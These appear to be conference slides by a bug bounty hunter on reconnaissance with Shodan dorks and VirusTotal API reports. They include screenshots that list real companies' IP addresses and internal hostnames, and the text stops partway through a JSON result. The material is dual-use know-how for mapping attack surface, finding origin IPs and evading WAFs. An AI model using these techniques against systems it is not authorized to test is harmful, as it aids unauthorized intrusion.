

Essence Of Recon In Bug Bounty/Pentesting

Urwah Atiyat


Bug Hunter - Security Researcher - Pentester



About Me:



- Urwah Atiyat (OrwaGodfather).
- Bug Hunter /Security Research / Pentester.
- *Bugcrowd Top 50* .
- *P1 Warrior Rank top 5*.
- 500+ Critical/High Bug Submitted
- 1500+ Bug Submitted
- Hack Cup Winner 2022/2023.
- Ethical Hacker Of The Year For 2024 At BSides Ahmedabad
- Speakers at 3 Conferences
- 10+ 0Days & CVE-2022-21500 / CVE2022-21567
- Bug Bounty Influencer
- Cooker



Agenda / What We'll Cover



❖ Bypassing 403

❖ Finding Origin IPs

❖ WAF Evasion

❖ Sourcegraph Dorking

❖ Pro Tips & Tricks

❖ 0Day Recon Techniques

❖ Access To Unique Endpoints & Credentials

❖ VHost Testing & Dead Hosts Revival

Vulnerabilities Can Be Found



Directly (Ready To Report)

- PII Info Disclosure Endpoints
(jpg,png, pdf in sensitive companies)
- Info Disclosure Endpoints (voucher codes / gift-shopping cards)
- Emails & Passwords (clear text or encoded)
- Auth Bypass (Tokens / API Keys / Reset Password Links)
- Backup Files (.iso / .exe / .zip / .tar / .gz / .dll)
- Unauthorized Access Endpoints

Assistly (Need To Test/Exploit)

- Unique Open Ports
- Unique Files Ext
(txt/php/jsp/xml/jsf/asmx/aspx)
Testing Top 10 OWASP
- Login Panels / Registration Panels
- Unique DIR's (For FUZZING)
Etc

Sections Of Presentation



1 VirusTotal & Shodan

2 0day Recon

3 SourceGraph

4 Tips & Tricks

Q&A

01



VirusTotal & Shodan

The OSINT Superweapons For (Bypass WAFs , Expose OringIPs , VHosts , Endpoints

VirusTotal & Shodan



Shodan

The Search engine for internet linked devices ,
Why it's amazing for me?

- Finds exposed origin IPs
- Discovers misconfigured servers
- Maps internal panels
- Real-Time IPs
- Finds Vhosts

(For me its google of IPs)

VirusTotal

The Crowdsourced Recon Database (my bug
bounty oil) , Why it's amazing for me ?

- Finds exposed origin IPs
- Finds Vhosts
- Uncover 403-bypassable Urls
- Real-Time IPs
- Real-Time endpoints
(VT isn't just for malware)

Top Shodan Dorks



<https://www.shodan.io/>

Dork	Purpose	Example
ssl:"Company Name"	Find Domains & IPs Owned By The Company	ssl:"Facebook Inc."
ssl.cert.subject.cn:"domain.com"	Find Subdomain & IPs for Domain/Subdomain	ssl.cert.subject.cn:"corp.amazon.com"
http.title:"Page Title"	Find All IPs that include the same title	http.title:"Web Transfer Client"
http.favicon.hash:-1234567890	Find IPs/Domains that include the same Favicon	http.favicon.hash:-2107233094
X-XXX-X 200/301/302/403	Specific http Header Search (200 the status code)	X-ORACLE-DMS-ECID 200
net:127.0.0.1:22	CIDR Search	net:64.4.248.0/22 (Paypal CIDR)
product:"product name"	Specific Product Search	product:"IIS" 403
-DORK	- to remove a specific results from search	ssl:"Facebook Inc." -http.title:"Bad Request"

Top Shodan Dorks



ssl.cert.subject.cn:"corp.amazon.com"

Shodan | Maps | Images | Monitor | Developer | More...

SHODAN | Explore | Downloads | Pricing ↗ | ssl.cert.subject.cn:"corp.amazon.com" | 🔍

TOTAL RESULTS **647** ←

TOP COUNTRIES

COUNTRY	RESULTS
United States	487
Ireland	49
India	44
China	28
Brazil	16
More...	

TOP PORTS

PORT	RESULTS
443	642
8443	4
63257	1

TOP ORGANIZATIONS

View Report | Download Results | Historical Trend

Product Spotlight: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

307 Temporary Redirect ↗

34.196.6.235 →
aha-cdg.aka.amazon.com
ec2-password.amazon.com
aha-preprod-iad.aka.amazon.com
aha-arm.aka.amazon.com
aha-beta-iad.aka.amazon.com
Amazon Technologies Inc.
United States, Ashburn

cloud ↗

SSL Certificate →
Issued By:
- Common Name:
Amazon RSA 2048 M03
- Organization:
Amazon
Issued To:
- Common Name:
ec2-password-gamma-iad.corp.amazon.com
Supported SSL Versions:
TLSv1.2, TLSv1.3

HTTP/1.1 307 Temporary Redirect
Date: Fri, 02 May 2025 13:59:03 GMT
Content-Type: text/html
Content-Length: 165
Connection: keep-alive
Server: Server
Location: https://midway-auth.amazon.com/SSO/re

307 Temporary Redirect ↗

107.23.35.19 →
im-on-board.corp.amazon.com
fc-pack-man-web-eu.amazon.com
audible-newsfeed-upload.integ.amazon.com
awsmp-seller-success-tool.integ.amazon.com
aptitude-alpha.corp.amazon.com
Amazon.com Inc.
United States, Ashburn

cloud ↗

SSL Certificate →
Issued By:
- Common Name:
Amazon RSA 2048 M02
- Organization:
Amazon
Issued To:
- Common Name:
im-on-board.corp.amazon.com
Supported SSL Versions:
TLSv1.2, TLSv1.3

HTTP/1.1 307 Temporary Redirect
Date: Fri, 02 May 2025 13:37:25 GMT
Content-Type: text/html
Content-Length: 165
Connection: keep-alive
Server: Server
Location: https://midway-auth.amazon.com/SSO/re

Top Shodan Dorks



http.title:"Web Transfer Client"

TOTAL RESULTS
207

TOP COUNTRIES

COUNTRY	RESULTS
United States	163
Canada	11
United Kingdom	9
Austria	2
Belgium	2
More...	

TOP PORTS

PORT	RESULTS
443	190
80	7
8081	7
4433	1
8080	1
More...	

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using [InternetDB](#)

Web Transfer Client

199.48.80.221
venbrook.com
Lewan & Associates
United States, Denver

SSL Certificate

Issued By:
- Common Name:
Go Daddy Secure Certificate Authority - G2

Expires: -1
Last-Modified: Fri, 22 Jul 2022 14:47:12 GMT
Accept-Ranges: bytes
ETag: "0582cedd99dd81:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-...

Web Transfer Client

205.139.102.242
blackbaudhosting.com
Kintera, Inc.
United States, Boston

SSL Certificate

Issued By:
- Common Name:
GeoTrust TLS RSA CA G1

Expires: -1
Last-Modified: Thu, 22 Aug 2024 17:43:24 GMT
Accept-Ranges: bytes
ETag: "0659c9baef4da1:0"
Strict-Transport-Security: max-age=365; includeSubDomains
Date: Fri, 02 May 2025 11:38:24 GMT
Content-Length: 606
Set-Coo...
Supported SSL Versions:
TLSv1.2

Top Shodan Dorks



http.favicon.hash:-2107233094

Shodan | Maps | Images | Monitor | Developer | More...

SHODAN Explore Downloads Pricing ↗ http.favicon.hash:-2107233094

TOTAL RESULTS **860**

TOP COUNTRIES

COUNTRY	RESULTS
United States	415
Germany	73
United Kingdom	39
Brazil	35
Netherlands	31
More...	

TOP PORTS

PORT	RESULTS
443	566
9090	105
8443	89
83	26
9443	24
More...	

OpenEdge Explorer
167.234.229.140
Oracle Corporation
Brazil, São Paulo
cloud

ProgressAbiDojo
52.23.26.174
ec2-52-23-26-174.compute-1.amazonaws.com
Amazon Technologies Inc.
United States, Ashburn
cloud

Configuration
204.12.69.5
Ntirety, Inc.
United States, Denver

SSL Certificate
HTTP/1.1 200 OK
Date: Fri, 02 May 2025 13:25:08 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 831
Connection: keep-alive
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 09 Aug 2024 06:06:15 GMT
ETag: W/"33f-19135beb1e0"

SSL Certificate
HTTP/1.1 200 OK
Date: Fri, 02 May 2025 13:24:50 GMT
Connection: Keep-Alive
Content-Type: text/html
Transfer-Encoding: chunked
Cache-Control: no-cache, max-age=0, must-revalidate
X-Frame-Options: SAMEORIGIN

Top Shodan Dorks



X-ORACLE-DMS-ECID 200

Shodan | Maps | Images | Monitor | Developer | More... X-ORACLE-DMS-ECID 200

TOTAL RESULTS 6,590

TOP COUNTRIES

Country	Count
United States	2,854
Iran, Islamic Republic of	1,336
Korea, Republic of	248
Canada	200
Hong Kong	175
More...	

TOP PORTS

Port	Count
443	3,903
80	450
8000	283
7001	120
8443	60
More...	

TOP ORGANIZATIONS

Organization	Count
Respina Networks & Beyond PJSC	1,384
Oracle Corporation	492
Oracle Public Cloud	414
Amazon Technologies Inc.	390
Amazon.com, Inc.	307
More...	

View Report | Download Results | Historical Trend

Product Spotlight: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

KERP(KCC ERP System)

SSL Certificate

Issued By: R10
Issued To: Akamai Technologies, Inc.
Common Name: sfa.globalkcc.com

CDN

HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
X-ORACLE-DMS-RID: 5bc415d2-19e9-4704-9afe-b25d4f605d08-000068af
X-ROBOTS-Tag: noindex, nofollow, nosnippet, noarchive
X-Request-ID: 412c009fa6697da36a94731137ec5232e
Vary: Accept-Encoding
Expires: Fri, 02 May 2025 14...

Oracle PeopleSoft Sign-in

SSL Certificate

Issued By: Amazon Technologies Inc.
Issued To: *pssoft.coppin.edu
Common Name: ec2-54-156-100-31.compute-1.amazonaws.com

Cloud

HTTP/1.1 200 OK
Date: Fri, 02 May 2025 14:12:28 GMT
Content-Type: text/html; CHARSET=utf-8
Content-Length: 8661
Connection: keep-alive
Cache-Control: no-cache
Cache-Control: no-store
Expires: Thu, 01 Dec 1994 16:00:00 GMT
Origin-Agent-Cluster: ?0
X-ORACLE-DMS-RID: 0
Set-Cookie: csuphtg...

116.246.29.103

SSL Certificate

Issued By: Secure Site CA G2
Issued To: *ceibs.edu
Common Name: CHINANET Shanghai province network
Organization: DigiCert Inc

eol-product

HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Fri, 02 May 2025 14:07:00 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 718
Connection: keep-alive
X-ORACLE-DMS-RID: 0
Set-Cookie: JSESSIONID=d1-RUM4PRVtBI7pvyRn8eBgDN...

Top Shodan Dorks



**net:64.4.248.0/22
(Paypal CIDR)**

Top Shodan Dorks



product:"IIS" 403

Shodan | Maps | Images | Monitor | Developer | More...

SHODAN Explore Downloads Pricing ↗ product:"IIS" 403

View Report Download Results Historical Trend

TOTAL RESULTS 461,195

TOP COUNTRIES

COUNTRY	RESULTS
United States	103,396
China	81,371
Germany	21,177
Malaysia	17,091
India	13,899
More...	

TOP PORTS

PORT	RESULTS
80	144,846
443	101,061
5009	20,342
8080	11,290
81	7,127
More...	

TOP ORGANIZATIONS

ORGANIZATION	RESULTS
Aliyun Computing Co., LTD	30,916
Microsoft Corporation	29,129

403 - Forbidden: Access is denied. [↗](#)

188.215.72.114
mailer10-4-vmta-72-114.neastudios.com
NET GATE COMMUNICATII SRL
Turkey, Denizli

HTTP/1.1 403 Forbidden

Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Fri, 02 May 2025 15:49:34 GMT
Content-Length: 1233

403 - Forbidden: Access is denied. [↗](#)

23.253.145.26
Rackspace Hosting
United States, Baltimore

HTTP/1.1 403 Forbidden

Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Fri, 02 May 2025 15:49:34 GMT
Content-Length: 1233

403 - Forbidden: Access is denied. [↗](#)

135.233.76.202
baylorgenetics.com
Microsoft Limited
United States, Des Moines

HTTP/1.1 403 Forbidden

SSL Certificate
Issued By:
- Common Name:
DigiCert Global G2 TLS RSA SHA256 2020 CA1
- Organization:
DigiCert Inc
Issued To:
- Common Name:
*.baylorgenetics.com
- Organization:
Baylor Genetics
Supported SSL Versions:
TLSv1.2, TLSv1.3

403 - Forbidden: Access is denied. [↗](#)

104.48.74.77
O.SN CERT

Top Shodan Dorks



ssl:"Facebook Inc."

The screenshot shows the Shodan search interface with the query `ssl:"Facebook Inc." 200` entered in the search bar. The results page displays 43 total results. The first result is for `34.199.4.175`, which is identified as `Meta policy research`. This result includes an SSL certificate section with details such as Issued By: SNC-CASUB103, Common Name: metapolicyresearchdashboard.com, and Organization: Facebook, Inc. The page also features sections for TOP COUNTRIES (China, United States, India, Sweden) and TOP ORGANIZATIONS (Amazon.com, Inc., Amazon Technologies Inc., Amazon Data Services NoVa, Tier-1 Enterprise Datacenter in AMER-WEST, Amazon Data Services Sweden).

TOP COUNTRIES	Count
China	23
United States	17
India	2
Sweden	1

TOP ORGANIZATIONS	Count
Amazon.com, Inc.	29
Amazon Technologies Inc.	8
Amazon Data Services NoVa	3
Tier-1 Enterprise Datacenter in AMER-WEST	2
Amazon Data Services Sweden	1

TOP PRODUCTS	Count
nginx	15
Apache httpd	1

Top Shodan Dorks



-DORK

**ssl:"Facebook Inc." 200
-http.title:"Meta policy
research"**

TOTAL RESULTS: 36

TOP COUNTRIES:

- China: 23
- United States: 10
- India: 2
- Sweden: 1

TOP ORGANIZATIONS:

- Amazon.com, Inc.: 29
- Amazon Technologies Inc.: 4
- Tier-1 Enterprise Datacenter in AMER-WEST: 2
- Amazon Data Services Sweden: 1

TOP PRODUCTS:

- nginx: 8
- Apache httpd: 1

HTTP Server Test Page (163.114.134.54)

Issued By: SNC-CA-SUB102

SSL Certificate

HTTP/1.1 200 OK

Server: nginx/1.20.1

Date: Thu, 01 May 2025 16:17:16 GMT

Content-Type: text/html

Content-Length: 2713881

Last-Modified: Tue, 04 Jun 2024 22:57:12 GMT

Connection: keep-alive

ETag: "665f9bc8-296919"

Accept-Ranges: bytes

Supported SSL Versions: TLSv1.2, TLSv1.3

HTTP Server Test Page (163.114.134.53)

Issued By: SNC-CA-SUB201

SSL Certificate

HTTP/1.1 200 OK

Server: nginx/1.26.3

Date: Thu, 01 May 2025 15:54:03 GMT

Content-Type: text/html

Content-Length: 2713881

Last-Modified: Tue, 04 Jun 2024 22:57:12 GMT

Connection: keep-alive

ETag: "665f9bc8-296919"

Accept-Ranges: bytes

Supported SSL Versions: TLSv1.2, TLSv1.3

HTTP Server Test Page (54.203.53.72)

Issued By: DigiCert SHA2 High Assurance Server CA

SSL Certificate

HTTP/1.1 200 OK

Accept-Ranges: bytes

Content-Type: text/html; charset=utf-8

Date: Thu, 01 May 2025 03:27:54 GMT


Last-Modified: Fri, 14 Oct 2022 18:01:19 GMT

ChartLab (54.203.53.72)

Vhosts And Some Amazing Info

phdX pt

VHOSTS Ex:



Vhosts And Some Amazing Info

phdX pt

VHOSTS Ex:

The screenshot shows a Shodan search result for the IP address 166.216.153.144. The URL in the browser bar is highlighted with a red arrow. The page displays various hostnames, domains, country, city, organization, ISP, and ASN information. Red arrows point to the list of hostnames, the organization name, and the ASN.

General Information

Hostnames

- aes.mnc280.mcc310.pub **3gppnetwork.org**
- aes.mnc410.mcc310.pub **3gppnetwork.org**
- aes.mnc180.mcc311.pub **3gppnetwork.org**
- aes.mnc100.mcc313.pub **3gppnetwork.org**
- akrentitlement.mobile **att.net**
- akrentitlementv6.mobile **att.net**
- akrgsmanv.mobile **att.net**
- akrseccs.mobile **att.net**
- akrts43oidc.mobile **att.net**
- akrts43reuri.mobile **att.net**
- sentitlement2.mobile **att.net**
- sentitlement2v6.mobile **att.net**
- sesgsmavn.mobile **att.net**
- sesrcs.mobile **att.net**
- snap.mobile **att.net**
- snapdirect.mobile **att.net**
- testent2.mobile **att.net**
- testent2v6.mobile **att.net**
- snap.unises.mobile **att.net**
- akrsesintdmz **mycingular.net**

Domains

- 3gppnetwork.org
- att.net
- mycingular.net

Country United States

City Middletown

Organization AT&T Enterprises, LLC

ISP AT&T Enterprises, LLC

ASN AS20057

Vhosts And Some Amazing Info

phdX pt

VHOSTS Ex:

The screenshot shows a Shodan search result for the IP address 163.114.134.54. The page includes a map of the San Francisco Bay Area, a search bar, and tabs for Shodan, Maps, Images, Monitor, Developer, and More. A red arrow points to the URL in the browser's address bar. Another red arrow points to the hostnames listed under General Information, which include several Facebook domains. A third red arrow points to the ISP field, showing "Facebook Inc". A fourth red arrow points to the ASN field, showing "AS54115". A fifth red arrow points to the Vulnerabilities section, which lists two entries from 2023 and 2021.

shodan.io/host/163.114.134.54

SHODAN Explore Downloads Pricing Type / to search

163.114.134.54 Regular View Raw Data Timeline

Hostnames

- popai_app02.thefacebook.com
- sea104-metallb-nodes.thefacebook.com
- sea104-smcrbx-node01.thefacebook.com
- sea104-smcrbx-nodes.thefacebook.com
- snc-popai01.thefacebook.com
- snc-popai02.thefacebook.com
- thanosv2-28.thefacebook.com

Domains thefacebook.com

Country United States

City Santa Clara

Organization Tier-1 Enterprise Datacenter in AMER-WEST

ISP Facebook Inc

ASN AS54115

Vulnerabilities

Note: the device may not be impacted by all of these issues. The severity is implied based on the software and version.

2023 (1)

CVE-2023-44487 The HTTP/2 protocol allows a denial of service (server resource consumption) because request cancellation can reset many streams quickly, as exploited in the wild in August through October 2023.

2021 (1)

CVE-2021-3618 ALPACA is an application layer protocol content confusion attack, exploiting TLS servers implementing different protocols but using compatible certificates, such as multi-domain or wildcard certificates. A MITM attacker having access to victim's traffic at the TCP/IP layer can redirect traffic from one subdomain to another, resulting in a valid TLS session. This breaks the authentication of TLS and cross-protocol attacks may be possible where the behavior of one protocol service may compromise the other at the application layer.

VirusTotal



What is VirusTotal

its a popular online service that analyzes files and URLs for potential viruses , malware and other threats

VT inspects items with over 70 antivirus scanners and URL/domain blocklisting services

But

**Website endpoints / internal endpoints / IPs /
Files / get archived on VT**

Via (User submission / automated crawling / analysis report / direct scan / Etc ...)




Usual Method To Use By Users/Clients

- * Upload a file and scan it
- * Scan a domain/ip/url
- * Scan file hash

Hackers Looks For The API Reports

and in this talk i will share how to look for a specific domain / specific sub domain / specific IP

And what we can get from that



<https://www.virustotal.com/>

Link	https://virustotal.com/vtapi/v2/domain/report?apikey=xxxxxx&domain=app.com
Example	https://virustotal.com/vtapi/v2/domain/report?apikey=YourAPI&domain=am-fnmobileapp.att.com
Purpose	Find Subdomain & IPs / Endpoints including internal ones / HashFiles
Link	https://www.virustotal.com/vtapi/v2/ip-address/report?apikey=xxxxxxxx&ip=TargetIP
Example	https://www.virustotal.com/vtapi/v2/ip-address/report?apikey=YourAPI&ip=144.160.125.212 (AT&T IP)
Purpose	Find Subdomains & Domains & VHosts & Endpoints
Link	https://www.virustotal.com/gui/file/sha256
Example	https://www.virustotal.com/gui/file/5b13fb5957b84ef7bb9d0b6cd509c947ff6a37d67efdac2b896ddd3b908aad10
Purpose	Via Hash sha256 Search for File Name / Endpoint / Download The File

VirusTotal Subdomain Search



virustotal.com/vtapi/v2/domain/report?apikey=xxx&domain=att.accessmylan.com

```
← https://virustotal.com/vtapi/v2/domain/report?apikey=xxx&domain=att.accessmylan.com
Pretty-print   
  
{  
  "detected_downloaded_samples": [],  
  "detected_referrer_samples": [],  
  "detected_urls": [],  
  "domain_siblings": [  
    "app.accessmylan.com",  
    "ipsec-a3.accessmylan.com",  
    "support.accessmylan.com",  
    "sb608.accessmylan.com",  
    "sb408.accessmylan.com",  
    "www.accessmylan.com",  
    "sb604.accessmylan.com",  
    "vdcsupport.accessmylan.com",  
    "sb023.accessmylan.com",  
